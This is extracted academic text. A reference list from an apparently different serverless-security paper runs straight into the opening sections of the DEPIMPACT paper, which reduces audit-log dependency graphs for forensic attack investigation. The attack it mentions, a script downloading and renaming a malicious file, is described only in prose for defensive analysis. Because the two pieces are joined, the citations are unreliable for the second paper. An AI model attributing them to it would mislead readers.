[24] P. Barham, A. Donnelly, R. Isaacs, and R. Mortier. Using magpie for request extraction and workload modelling. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2004.

[25] A. Bates, D. Tian, K. R. Butler, and T. Moyer. Trustworthy Whole-System Provenance for the Linux Kernel. In *USENIX Security Symposium*, 2015.

[26] S. Brenner and R. Kapitza. Trust more, serverless. In *ACM International Conference on Systems and Storage (SYSTOR)*, 2019.

[27] B. Cantrill, M. W. Shapiro, and A. H. Leventhal. Dynamic instrumentation of production systems. In *USENIX Annual Technical Conference (ATC)*, 2004.

[28] G. Casale, M. Artač, W.-J. van den Heuvel, A. van Hoorn, P. Jakovits, F. Leymann, M. Long, V. Papanikolaou, D. Presenza, A. Russo, et al. Radon: rational decomposition and orchestration for serverless computing. *SICS Software-Intensive Cyber-Physical Systems*, 2020.

[29] Check Point Software. A Deep Dive into Serverless Attacks, SLS-1: Event Injection. https://www.protego.io/a-deep-dive-into-serverless-attacks-sls-1-event-injection/, 2019.

[30] X. Chen, H. Irshad, Y. Chen, A. Gehani, and V. Yegneswaran. CLARION: Sound and clear provenance tracking for microservice deployments. In *USENIX Security Symposium*, 2021.

[31] R. Cordingly, H. Yu, V. Hoang, Z. Sadeghi, D. Foster, D. Perez, R. Hatchett, and W. Lloyd. The serverless application analytics framework: Enabling design trade-off evaluation for serverless software. In *International Workshop on Serverless Computing (WoSC)*, 2020.

[32] A. Cortesi, M. Hils, T. Kriechbaumer, and contributors. mitmproxy 4.0: A free and open source interactive HTTPS proxy, 2010.

[33] P. Datta, P. Kumar, T. Morris, M. Grace, A. Rahmati, , and A. Bates. Valve: Securing function workflows on serverless computing platforms. In *The Web Conference (WWW)*, 2020.

[34] M. Du and F. Li. Spell: Streaming parsing of system event logs. In *IEEE International Conference on Data Mining (ICDM)*, 2016.

[35] M. Du, F. Li, G. Zheng, and V. Srikumar. Deeplog: Anomaly detection and diagnosis from system logs through deep learning. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2017.

[36] Z. Durumeric, Z. Ma, D. Springall, R. Barnes, N. Sullivan, E. Bursztein, M. Bailey, J. A. Halderman, and V. Paxson. The Security Impact of HTTPS Interception. In *ISOC Network and Distributed System Security Symposium (NDSS)*, 2017.

[37] U. Erlingsson, M. Peinado, S. Peter, M. Budiu, and G. Mainar-Ruiz. Fay: Extensible distributed tracing from kernels to clusters. *ACM Trans. Comput. Syst.*, 2012.

[38] Falco. The falco project. https://falco.org/, 2021.

[39] R. Fonseca, G. Porter, R. H. Katz, S. Shenker, and I. Stoica. X-trace: A pervasive network tracing framework. In *USENIX conference on Networked Systems Design & Implementation (NSDI)*, 2007.

[40] Francois Lagier. Serverless: The Ideal Choice For Startups? (CloudForecast Case Study). https://www.serverless.com/blog/serverless-for-startups, 2020.

[41] Frederik Willaert. AWS Lambda Container Lifetime and Config Refresh. https://www.linkedin.com/pulse/aws-lambda-container-lifetime-config-refresh-frederik-willaert/, 2019.

[42] M. Gabbrielli, S. Giallorenzo, I. Lanese, F. Montesi, M. Peressotti, and S. P. Zingaro. No more, no less. In *Coordination Models and Languages*, Springer International, 2019.

[43] Gathering weak npm credentials. https://github.com/ChALkeR/notes/blob/master/Gathering-weak-npm-credentials.md, 2019.

[44] Github. serverless-image-processor. https://github.com/Mercateo/serverless-image-processor, 2019.

[45] The Amazon API Gateway Serverless Developer Portal. https://github.com/awslabs/aws-api-gateway-developer-portal, 2019.

[46] Google Cloud. Serverless Pixel Tracking Architecture. https://cloud.google.com/solutions/serverless-pixel-tracking, 2019.

[47] Guy Podjarny. Securing Serverless – by Breaking in. https://www.infoq.com/presentations/serverless-security-2018, 2020.

[48] W. U. Hassan, M. Noureddine, P. Datta, and A. Bates. OmegaLog: High-Fidelity Attack Investigation via Transparent Multi-layer Log Analysis. In *ISOC Network and Distributed System Security Symposium (NDSS)*, 2020.

[49] Hillel Sollow. Top 4 Reasons Why Serverless Is Secure. https://blog.checkpoint.com/2020/07/13/top-4-reasons-why-serverless-is-secure/, 2020.

[50] S. Hong, A. Srivastava, W. Shambrook, and T. Dumitras. Go serverless: Securing cloud via serverless design patterns. In *USENIX Workshop on Hot Topics in Cloud Computing (HotCloud)*, 2018.

[51] M. N. Hossain, J. Wang, R. Sekar, and S. D. Stoller. Dependence-preserving data compaction for scalable forensic analysis. In *USENIX Security Symposium*, 2018.

[52] Jack Danahy. Capital One Breach Highlights. https://blog.alertlogic.com/capital-one-breach-highlights-importance-of-constant-vigilance/, 2019.

[53] Jacopo Tagliabue. (Server)less is more. https://medium.com/tooso/server-less-is-more-98d4275c37ae, 2019.

[54] A. Jangda, D. Pinckney, Y. Brun, and A. Guha. Formal foundations of serverless computing. In *ACM Program. Lang. (OOPSLA)*, 2019.

[55] D. S. Jegan, L. Wang, S. Bhagat, T. Ristenpart, and M. Swift. Guarding serverless applications with seclambda. *arXiv preprint arXiv:2011.05322*, 2020.

[56] Jeremy Daly. Event Injection: Protecting your Serverless Applications. https://www.jeremydaly.com/event-injection-protecting-your-serverless-applications/, 2020.

[57] E. Jonas, J. Schleier-Smith, V. Sreekanti, C.-C. Tsai, A. Khandelwal, Q. Pu, V. Shankar, J. Carreira, K. Krauth, N. Yadwadkar, et al. Cloud programming simplified: A berkeley view on serverless computing. *arXiv preprint arXiv:1902.03383*, 2019.

[58] R. Jones. Gone in 60 Milliseconds: Intrusion and Exfiltration in Server-less Architectures. https://media.ccc.de/v/33c3-7865-gone_in_60_milliseconds, 2019.

[59] V. Karande, E. Bauman, Z. Lin, and L. Khan. SGX-Log: Securing System Logs With SGX. In *ACM Asia Conference on Computer and Communications Security (ASIACCS)*, 2017.

[60] S. T. King and P. M. Chen. Backtracking intrusions. In *ACM Symposium on Operating Systems Principles (SOSP)*, 2003.

[61] A. Krug and G. Jones. Hacking serverless runtimes: Profiling AWS Lambda, Azure Functions, And more. https://www.blackhat.com/us-17/briefings/schedule/#hacking-serverless-runtimes-profiling-aws-lambda-azure-functions-and-more-6434, 2019.

[62] K. H. Lee, X. Zhang, and D. Xu. High Accuracy Attack Provenance via Binary-based Execution Partition. In *ISOC Network and Distributed System Security Symposium (NDSS)*, 2013.

[63] K. H. Lee, X. Zhang, and D. Xu. LogGC: Garbage Collecting Audit Log. In *ACM SIGSAC conference on Computer and Communications Security (CCS)*, 2013.

[64] P. Leitner, E. Wittern, J. Spillner, and W. Hummer. A mixed-method empirical study of function-as-a-service software development in industrial practice. *Journal of Systems and Software*, 2019.

[65] S. Ma, J. Zhai, F. Wang, K. H. Lee, X. Zhang, and D. Xu. MPI: Multiple Perspective Attack Investigation with Semantic Aware Execution Partitioning. In *USENIX Security Symposium*, 2017.

[66] J. Mace, R. Roelke, and R. Fonseca. Pivot tracing: Dynamic causal monitoring for distributed systems. In *ACM Symposium on Operating Systems Principles (SOSP)*, 2015.

[67] J. Manner, S. Kolb, and G. Wirtz. Troubleshooting serverless functions: a combined monitoring and debugging approach. *SICS Software-Intensive Cyber-Physical Systems*, 2019.

[68] Microsoft. Windows Event tracing. https://docs.microsoft.com/en-us/windows/desktop/ETW/event-tracing-portal.

[69] Microsoft. Azure application insights. https://docs.microsoft.com/en-us/azure/azure-monitor/app/app-insights-overview, 2019.

[70] Microsoft. Azure Monitor: Full observability into your applications, infrastructure, and network. https://azure.microsoft.com/en-us/services/monitor/, 2019.

[71] S. M. Milajerdi, R. Gjomemo, B. Eshete, R. Sekar, and V. Venkatakrishnan. Holmes: Real-time apt detection through correlation of suspicious information flows. In *IEEE Symposium on Security and Privacy*, 2019.

[72] E. Oakes, L. Yang, D. Zhou, K. Houck, T. Harter, A. Arpaci-Dusseau, and R. Arpaci-Dusseau. SOCK: Rapid task provisioning with serverless-optimized containers. In *USENIX Annual Technical Conference (ATC)*, 2018.

[73] OpenFaaS. OpenFaaS Function Store. https://github.com/openfaas/store, 2019.

[74] Ory Segal. Securing Serverless: Attacking an AWS Account via a Lambda Function. https://www.darkreading.com/cloud/securing-serverless-attacking-an-aws-account-via-a-lambda-function/a/d-id/1333047, 2019.

[75] R. Paccagnella, P. Datta, W. U. Hassan, A. Bates, C. W. Fletcher, A. Miller, and D. Tian. Custos: Practical Tamper-Evident Auditing of Operating Systems Using Trusted Execution. In *ISOC Network and Distributed System Security Symposium (NDSS)*, 2020.

[76] R. Paccagnella, K. Liao, D. Tian, and A. Bates. Logging to the danger zone: Race condition attacks and defenses on system audit frameworks. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2020.

[77] K. Pei, Z. Gu, B. Saltaformaggio, S. Ma, F. Wang, Z. Zhang, L. Si, X. Zhang, and D. Xu. Hercule: Attack story reconstruction via community discovery on correlated log graph. In *Annual Computer Security Applications Conference (ACSAC)*, 2016.

[78] PureSec. Hacking a Serverless Application: Demo. https://www.youtube.com/watch?v=TcN7wHuroVw, 2019.

[79] W. Qiang, Z. Dong, and H. Jin. Se-lambda: Securing privacy-sensitive serverless applications using sgx enclave. *Security and Privacy in Communication Networks*, Springer International Publishing, 2018.

[80] T. Ristenpart, E. Tromer, H. Shacham, and S. Savage. Hey, you, get off of my cloud: Exploring information leakage in third-party compute clouds. In *ACM Conference on Computer and Communications Security (CCS)*, 2009

[81] A. Sankaran, P. Datta, and A. Bates. Workflow integration alleviates identity and access management in serverless computing. In *Annual Computer Security Applications Conference (ACSAC)*, 2020.

[82] FunctionShield. https://www.puresec.io/function-shield, 2019.

[83] Intrinsic: Software security, re-invented. https://intrinsic.com/, 2019.

[84] IO|pipe. https://www.iopipe.com/, 2019.

[85] Monitor serverless applications. https://dashbird.io/, 2019.

[86] Protego Serverless Runtime Security. https://www.protego.io/platform/elastic-defense/, 2019.

[87] Serverless Security for AWS Lambda, Azure Functions, and Google Cloud Functions. https://www.twistlock.com/solutions/serverless-security-aws-lambda-azure-google-cloud/, 2019.

[88] Snyk. https://snyk.io/, 2019.

[89] Sysdig Secure. https://sysdig.com/products/secure/, 2019.

[90] Thundra: Quickly pinpoint problems in serverless. https://www.thundra.io/, 2019.

[91] Vandium-node. https://github.com/vandium-io/vandium-node, 2019.

[92] S. Shillaker and P. Pietzuch. Faasm: Lightweight isolation for efficient stateful serverless computing. In *USENIX Annual Technical Conference (ATC)*, 2020.

[93] B. H. Sigelman, L. A. Barroso, M. Burrows, P. Stephenson, M. Plakal, D. Beaver, S. Jaspan, and C. Shanbhag. Dapper, a large-scale distributed systems tracing infrastructure. Google, Inc, 2010.

[94] Suresh Kasinathan. You're One Misconfiguration Away from a Cloud-Based Data Breach). https://www.darkreading.com/cloud/youre-one-misconfiguration-away-from-a-cloud-based-data-breach/a/d-id/1337464, 2020.

[95] SUSE LINUXAG. Linux Audit-Subsystem Design Documentation for Linux Kernel 2.6, v0.1. Available at http://uniforum.chi.il.us/slides/HardeningLinux/LAuS-Design.pdf, 2004.

[96] OWASP Serverless Top 10. https://www.owasp.org/index.php/OWASP_Serverless_Top_10_Project, 2019.

[97] T. Wagner. Understanding Container Reuse. https://aws.amazon.com/blogs/compute/container-reuse-in-lambda/, 2019.

[98] L. Wang, M. Li, Y. Zhang, T. Ristenpart, and M. Swift. Peeking behind the curtains of serverless platforms. In *USENIX Annual Technical Conference (ATC)*, 2018.

[99] Xavier Bruhiere. Lambda functions for rapid prototyping. https://developer.ibm.com/articles/cl-lambda-functions-rapid-prototyping/, 2019.

[100] Z. Xu, Z. Wu, Z. Li, K. Jee, J. Rhee, X. Xiao, F. Xu, H. Wang, and G. Jiang. High fidelity data reduction for big data security dependency analyses. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, 2016.

[101] Yan Cui. Many-faced threats to Serverless security. https://hackernoon.com/many-faced-threats-to-serverless-security-519e94d19dba, 2021.

[102] X. Zhao, K. Rodrigues, Y. Luo, D. Yuan, and M. Stumm. Non-intrusive performance profiling for entire software stacks based on the flow reconstruction principle. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2016.

[103] X. Zhao, Y. Zhang, D. Lion, M. F. Ullah, Y. Luo, D. Yuan, and M. Stumm. lprof: A non-intrusive request flow profiler for distributed systems. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2014.

Back-Propagating System Dependency Impact for Attack Investigation

Pengcheng Fang[1*] Peng Gao[2*] Changlin Liu[1] Erman Ayday[1] Kangkook Jee[3]
Ting Wang[4] Yanfang (Fanny) Ye[1] Zhuotao Liu[5] Xusheng Xiao[1]
[1]*Department of Computer and Data Sciences, Case Western Reserve University, USA*
[2]*Department of Computer Science, Virginia Tech, USA*
[3]*Department of Computer Science, University of Texas at Dallas, USA*
[4]*College of Information Sciences and Technology, Penn State University, USA*
[5]*Institute For Network Sciences And Cyberspace, Tsinghua University, China*
[1]*{pxf109, cxl1029, exa208, yanfang.ye, xusheng.xiao}@case.edu* [2]*penggao@vt.edu* [3]*kangkook.jee@utdallas.edu*
[4]*tbw5359@psu.edu* [5]*zhuotaoliu@tsinghua.edu.cn*

Abstract

Causality analysis on system auditing data has emerged as an important solution for attack investigation. Given a POI (Point-Of-Interest) event (e.g., an alert fired on a suspicious file creation), causality analysis constructs a dependency graph, in which nodes represent system entities (e.g., processes and files) and edges represent dependencies among entities, to reveal the attack sequence. However, causality analysis often produces a huge graph ($> 100,000$ edges) that is hard for security analysts to inspect. From the dependency graphs of various attacks, we observe that (1) dependencies that are highly related to the POI event often exhibit a different set of properties (e.g., data flow and time) from the less-relevant dependencies; (2) the POI event is often related to a few attack entries (e.g., downloading a file). Based on these insights, we propose DEPIMPACT, a framework that identifies the critical component of a dependency graph (i.e., a subgraph) by (1) assigning *discriminative dependency weights* to edges to distinguish *critical edges that represent the attack sequence* from less-important dependencies, (2) propagating dependency impacts backward from the POI event to entry points, and (3) performing forward causality analysis from the top-ranked entry nodes based on their dependency impacts to filter out edges that are not found in the forward causality analysis. Our evaluations on the 150 million real system auditing events of real attacks and the DARPA TC dataset show that DEPIMPACT can significantly reduce the large dependency graphs ($\sim 1,000,000$ edges) to a small graph (~ 234 edges), which is $4611\times$ smaller. The comparison with the other state-of-the-art causality analysis techniques shows that DEPIMPACT is $106\times$ more effective in reducing the dependency graphs while preserving the attack sequences.

1 Introduction

Recent cyber attacks have plagued many well-protected businesses, causing significant financial losses [1–3, 6, 8, 24, 75]. These attacks often exploit multiple types of vulnerabilities to infiltrate into target systems in multiple stages, posing challenges for detection and investigation. To counter these attacks, recent approaches based on *ubiquitous system monitoring* have emerged as an important approach for monitoring system activities and performing attack investigation [28, 30, 31, 44, 45, 48, 49, 55, 56]. System monitoring collects kernel auditing events about system calls as system audit logs. The collected data enables approaches based on *causality analysis* [33, 38, 45, 47–49, 55, 57] to identify entry points of intrusions (backward tracing) and ramifications of attacks (forward tracing), which have been shown to be effective in reducing false alerts of intrusions [38, 67, 71] and assisting timely system recovery [33, 47].

Despite the great promise of causality analysis, existing approaches require non-trivial efforts of inspection [38, 39], which limits their wide adoption. Causality analysis approaches assume causal dependencies between system entities (e.g., files, processes, and network connections) that are involved in the same system call event (e.g., a process reading a file). Based on such assumption, these approaches organize system call events in a system dependency graph, with nodes being system entities and edges being system events. By inspecting such a dependency graph, security analysts can *obtain the contextual information of an attack* by reconstructing the chain of events that lead to the POI (Point-Of-Interest) event (i.e., an alert event reported by anomaly detection tools or manually observed). Such contextual information is particularly effective in distinguishing benign and attack-related events such as distinguishing benign uses of *ZIP* from ransomware [38, 46]. However, due to the dependency explosion problem [53, 74, 78], the dependency graph could be gigantic, typically containing >100,000 edges [38, 39]. As a result, it is difficult for security analysts to soundly reason the graph, and find the edges that are critical to the attack.

Key Insight. By carefully inspecting the dependency graphs of various attacks [31, 45, 55, 57], we have two key observations. First, on a large dependency graph constructed from a POI event, a small number of *critical edges* (e.g., events

*Equal contribution

that create and execute malicious payloads) that represent the attack sequence are typically buried in many non-critical edges (e.g., events that perform irrelevant system activities). Compared to non-critical edges, critical edges typically exhibit a different set of properties and are more related to the POI event in these properties. For example, critical edges that read data from a suspicious IP and then write the data to a malicious script file will have the similar data flow amount as the script file's size. Second, a POI event is often caused by a few sources, referred to as *attack entries*. These attack entries are represented as entry points of the attack sequence that lead to the POI event, and are buried in many other irrelevant entry nodes (i.e., nodes without incoming edges) in the dependency graph. For example, many attacks start by injecting a malicious script into the victim host and may further download more tools along the attack. Such an attack is captured in a dependency graph with the attack entries representing the downloaded malicious script and tools.

Challenges. While identifying critical edges and attack entries has the great potentials in reducing the size of the dependency graph while preserving the attack sequence, there are three major challenges for achieving such goals.

First, the processes that are causally related to the POI event usually perform other irrelevant system activities in the background, causing a large number of less-important dependencies to be included in the dependency graphs. Moreover, these irrelevant system activities often trace back to many irrelevant sources (e.g., irrelevant web browsing and file downloads) that have low impact on the POI event, and thus causality analysis may identify more than a thousand entry nodes (Section 5.1). As a result, it is often infeasible to manually inspect these daunting number of edges and entry nodes to identify critical edges and attack entries.

Second, data flow amount seems like a promising feature for distinguishing critical edges in some attacks. However, based on our empirical observations (Section 5.1), for many attacks, there are usually lots of non-critical edges that have the similar data amount as the critical edges in the dependency graphs. This indicates that a single feature is limited in addressing diversified attack scenarios.

Third, while existing techniques have also made attempts to identify critical edges, they mainly rely on heuristic rules that cause loss of information [48], intrusive system changes [45, 57] such as binary instrumentation and kernel customization, or execution profiles [38], hindering their practical adoption. For example, PrioTracker [55] assigns processes with many dependencies lower priorities to focus the search on a smaller scope (i.e., processes with fewer dependencies). But such strategy will miss the attacks that utilize the vulnerable complex software (e.g., web browsers) that have lots of dependencies (e.g., read/write many files and interact with other processes). Another common component adopted by existing techniques is to use execution profiles for detecting anomaly events. However, for large enterprises, the number of running instances is huge and they have very diverse behaviors. Obtaining a general execution profile for these instances is almost impossible under such complex scenarios. Thus, there is a strong need for a general solution that does not suffer from the same adoption limitations.

Contributions. Based on the key insights, we propose DEPIMPACT, a novel framework that *facilitates attack investigation by identifying critical edges and attack entries in large dependency graphs*. Specifically, given a POI event to be investigated, DEPIMPACT first applies causality analysis to construct a backward dependency graph for the POI event, and then employs automated techniques to identify the *critical component* of the dependency graph. Critical component is a subgraph of the dependency graph that preserves the information critical to attack investigation (i.e., critical edges and attack entries) and eliminates irrelevant system activities. As it preserves attack information and its size is significantly reduced from the original dependency graph, it drastically reduces the complexity for revealing attack steps, facilitating attack investigation. DEPIMPACT develops three major techniques to address the aforementioned technical challenges.

(1) Dependency Weight Computation: Unlike existing work that relies on execution profiles [38] or a single feature [55], DEPIMPACT captures the differences between critical edges and non-critical edges by profiling multiple features for each edge, including timing, data flow amount, and node degree (Section 4.2.2). Then, DEPIMPACT employs a *discriminative feature projection scheme* based on Linear Discriminant Analysis (LDA) [60] to compute a weight score based on the features, referred to as *dependency weight* (Section 4.2.3). This scheme aims to maximize the weight differences between critical and non-critical edges. Instead of using global weights as the existing work [38], for each node, DEPIMPACT normalizes the weights of its outgoing edges, and thus the final weights are local weights for each node. This addresses the limitation of using global weights: certain critical edges might be important when compared to the other edges originating from the same sources, but they may receive very low global weights when they are far from the POI event. An edge with a higher dependency weight (ranging from 0.0 to 1.0) implies more relevance to the POI event, and is more likely to be a critical edge.

(2) Dependency Impact Back-Propagation & Entry Node Ranking: To reveal attack entries, DEPIMPACT employs a notion of *dependency impact*. The dependency impact of a node is defined as a score that models the node's impact on the POI event, i.e., a higher score implies a higher impact. To compute the dependency impacts for all nodes, DEPIMPACT employs a weighted score propagation scheme that propagates the dependency impact from the nodes in the POI event backward along the edges to all entry nodes. Inspired by TrustRank [36], our score propagation scheme computes the dependency impact of a node as a weighted sum of its children's dependency impact scores where each child node's weight is the normalized

dependency weight of the edge between the parent node and the child node. The intuition behind our score propagation scheme is that an attack entry's impact on the POI event is proportionally distributed to its children based on the edge dependency weights. After propagation, DEPIMPACT ranks the entry nodes based on their dependency impacts, and the top-ranked entry nodes are more likely to be attack entries.

(3) Forward Causality Analysis for Critical Component Identification: After ranking the entry nodes, DEPIMPACT performs forward causality analysis from the top-ranked entry nodes, producing another dependency graph, called *forward dependency graph*. The overlapping part between the forward graph and the original backward dependency graph accurately preserves the nodes and edges that are highly relevant to both the POI event and the attack entries. We refer to this overlapping part as the *critical component* of the original dependency graph.

Evaluation. We implemented a prototype of DEPIMPACT in roughly ∼20K lines of code and deployed it on a physical testbed for evaluation. We performed 7 attacks that are used in prior studies [23, 52, 55, 78] and 3 multi-host intrusive attacks based on the Cyber Kill Chain framework [11] and CVE [63], and applied DEPIMPACT to investigate them. During our evaluation, the deployed hosts continue to resume their routine tasks to emulate the real-world deployment where irrelevant system activities and attack activities co-exist. We additionally include 5 attack cases in DARPA TC dataset [22] in our evaluation. In total, we collected ∼100 million system auditing events for our performed attacks and the DARPA TC dataset contains ∼50 million events. Our tool and dataset are available at the project website [12].

The evaluation results demonstrate that DEPIMPACT is highly effective in revealing critical edges and attack entries. On average, the size of the critical component produced by DEPIMPACT has ~ 234 edges, which is $\sim 4611\times$ smaller than the size of the original dependency graph (~ 1 million edges). Such a high reduction rate is achieved *without missing any critical edge*, which is mainly due to the fact that DEPIMPACT consistently *ranks the attack entries at the top*. The comparison with four other state-of-the-art causality analysis techniques (CPR [78], ReadOnly [54], PrioTracker [55], and NoDoze [38]) shows that DEPIMPACT is *at least* $72\times$ *more effective in dependency graph reduction, and does not miss critical edges as the compared techniques*. Additionally, compared with the version of DEPIMPACT that uses less features and the average-projection approach that uses an average projection vector for computing dependency impacts, DEPIMPACT achieves at least 69.91% improvement in ranking attack entries, demonstrating the superiority of DEPIMPACT's discriminative feature projection scheme and proving the necessity of features. Finally, DEPIMPACT finishes analyzing an attack within 6 minutes, which is $\sim 4\times$ faster when compared with the average-projection approach. The results also show that DEPIMPACT and NoDoze have similar runtime performance for most of the attacks, while DEPIMPACT achieves much better reduction rates than NoDoze.

2 Background and Motivation

2.1 System Monitoring

System monitoring collects auditing events about system calls that are crucial in security analysis, describing the interactions among system entities. As shown in previous studies [30, 31, 33, 38, 44, 45, 48, 49, 55, 56], on mainstream operating systems (Windows, Linux, and Mac OS), system entities in most cases are files, processes, and network connections, and the collected system calls are mapped to three major types of system events: (1) file access, (2) processes creation and destruction, and (3) network access. Following the established trend, in this work, we consider *system entities* as *files*, *processes*, and *network connections*. We consider a *system event* as the interaction between two system entities represented as $\langle$*subject, operation, object*$\rangle$. Subjects are processes originating from software applications (e.g., Chrome), and objects can be files, processes, and network connections. We categorize system events into three types according to the types of their object entities, namely *file events*, *process events*, and *network events*. Both entities and events have critical security-related attributes (Tables 1 and 2). Representative attributes of entities include file name, process executable name, IP, and port. Representative attributes of events include event origins (e.g., start time/end time) and operations (e.g., file read/write).

2.2 Causality Analysis

Causality analysis [33, 38, 45, 47–49, 55, 57] analyzes the auditing events to infer their dependencies and present the dependencies as a directed graph. In the dependency graph $G(E,V)$, a node $v \in V$ represents a process, a file, or a network connection. An edge $e(u,v) \in E$ indicates a system auditing event that involves two entities u and v (e.g., process creation, file read or write, and network access), and its direction (from the source node u to the sink node v) indicates the direction of data flow. Each edge is associated with a time window, $tw(e)$. We use $ts(e)$ and $te(e)$ to represent the start time and the end time of e. Formally, in the dependency graph, for two events $e_1(u_1,v_1)$ and $e_2(u_2,v_2)$, there exists causal dependency between e_1 and e_2 if $v_1 = u_2$ and $ts(e_1) < te(e_2)$.

Causality analysis enables two important security applications: (1) *backward causality analysis* that identifies entry points of attacks, and (2) *forward causality analysis* that investigates ramifications of attacks. Given a POI event $e_s(u,v)$, a backward causality analysis traces back from the source node u to find all events that have causal dependencies on u, and a forward causality analysis traces forward from the sink node v to find all events on which v has causal dependencies.




Figure 1: Partial dependency graph of an attack that downloads a malicious file and hides the file by renaming it (rectangles for processes, ovals for files, parallelograms for network connections). The complete dependency graph constructed from the POI event (renaming to `user/file.txt`) via backward causality analysis contains 194,208 **nodes and** 3,273,769 **edges. The critical component identified by DEPIMPACT is colored in dark black, which contains** 10 **nodes (including** 2 **attack entries) and** 12 **edges (these edges are all critical edges). As can be seen, DEPIMPACT significantly reduces the size of the dependency graph while preserving the critical attack information.**

Table 1: Representative attributes of system entities

Entity	Attributes	Shape in Graph
File	Name, Path	Ellipse
Process	PID, Name, User, Cmd	Square
Network Connection	IP, Port, Protocol	Parallelogram

Table 2: Representative attributes of system events

Operation	Read/Write, Execute, Start/End
Time	Start Time/End Time, Duration
Misc.	Subject ID, Object ID, Data Amount, Failure Code

2.3 Motivating Example

Figure 1 shows a partial dependency graph of a file hiding activity: a suspicious script `mal.sh` is executed to download a malicious file `mal` from a remote host `192.1.1.254`. The file is then moved to `user/mal` and renamed to `user/file.txt`. Given a POI event which renames the file to `user/file.txt`, the dependency graph produced by backward causality analysis contains 194,208 nodes and 3,273,769 edges. The critical edges and attack entries (`192.1.1.254`, `mal.sh`) that represent the attack sequence are colored in dark black. The goal of attack investigation is to inspect the dependency graph to reveal critical edges and attack entries of the attack.

Challenges. As observed in Figure 1, attack investigation is a process of *finding a needle in a haystack*: a limited number of critical edges (i.e., 12) are buried in an overwhelmingly large number ($\sim$ 3 million) of non-critical edges (i.e., less-important dependencies), and same for attack entries (i.e., 2 out of $\sim 35K$ irrelevant entry nodes). When existing techniques, such as PrioTracker [55] and NoDoze [38], are applied to identify these critical edges, they achieve poor performance. PrioTracker relies on the fanout value of a node to prioritize the edges. As the process `bash` has a high fanout value and the critical edges are connected with it, PrioTracker needs a higher threshold to keep the critical edges, and thus producing a dependency graph with 114,614 edges. NoDoze relies on an execution profile to filter irrelevant events. However, due to the complex nature of computer systems, it is almost impossible to obtain an execution profile that covers most common system behaviors. Specifically, there are many edges introduced by the irrelevant process `grep`, which is not frequently observed when the execution profile is trained. Such rare benign events cause NoDoze to produce a dependency graph with 37,251 edges.

Using DEPIMPACT to Identify Critical Component. DEPIMPACT first divides the entry nodes into 3 categories (i.e., network connections, files, and processes), and ranks the entry nodes in each category. Here, DEPIMPACT ranks the IP `192.1.1.254` for `mal` downloading as top 1, the malicious script `mal.sh` and the executable `/bin/mv` as top 1 and top 2. By performing forward causality analysis from top-ranked entry nodes and taking the overlap, DEPIMPACT filters out most less-important dependencies ($\sim$ 3 million) and identifies the critical component (colored in dark black; 10 nodes, 12 edges) that preserves all critical edges and attack entries. *Note that*

Table 3: Representative system calls processed

Event Category	Relevant System Call
Process/File	read, write, readv, writev
Process/Process	execve, fork, clone
Process/Network	read, write, sendto, recvfrom, recvmsg

PrioTracker's graph is $\sim 141\times$ *bigger than* DEPIMPACT*'s graph, and NoDoze's graph is* $\sim 46\times$ *bigger than the* DEPIMPACT*'s graph.*

3 Overview

Figure 2 shows the architecture of DEPIMPACT. Given a POI event, DEPIMPACT automatically identifies the critical component of the dependency graph produced by causality analysis. DEPIMPACT consists of three phases: (1) dependency graph generation, (2) dependency weight computation, and (3) critical component identification.

In Phase I, DEPIMPACT leverages mature system auditing frameworks [19, 59, 69, 73] to collect system audit logs. Given a POI event, DEPIMPACT parses the collected logs and performs backward causality analysis [48, 49] to generate a backward dependency graph for the POI event. In Phase II, DEPIMPACT first employs state-of-the-art dependency graph reduction techniques [78] to reduce the graph size (Section 4.2.1). Then, DEPIMPACT extracts features for edges and employs a discriminative feature projection scheme based on LDA to compute dependency weights from the features, so that critical edges can be better revealed. The output of Phase II is a weighted dependency graph for the POI event. In Phase III, DEPIMPACT first employs a weighted score propagation scheme to propagate the dependency impact from the POI event backward along the edges to all entry nodes. Then, DEPIMPACT ranks entry nodes based on their dependency impacts and selects the top candidates. Finally, DEPIMPACT performs forward causality analysis from the top-ranked entry nodes and identifies the overlap of the backward dependency graph and the forward dependency graph as the critical component for output.

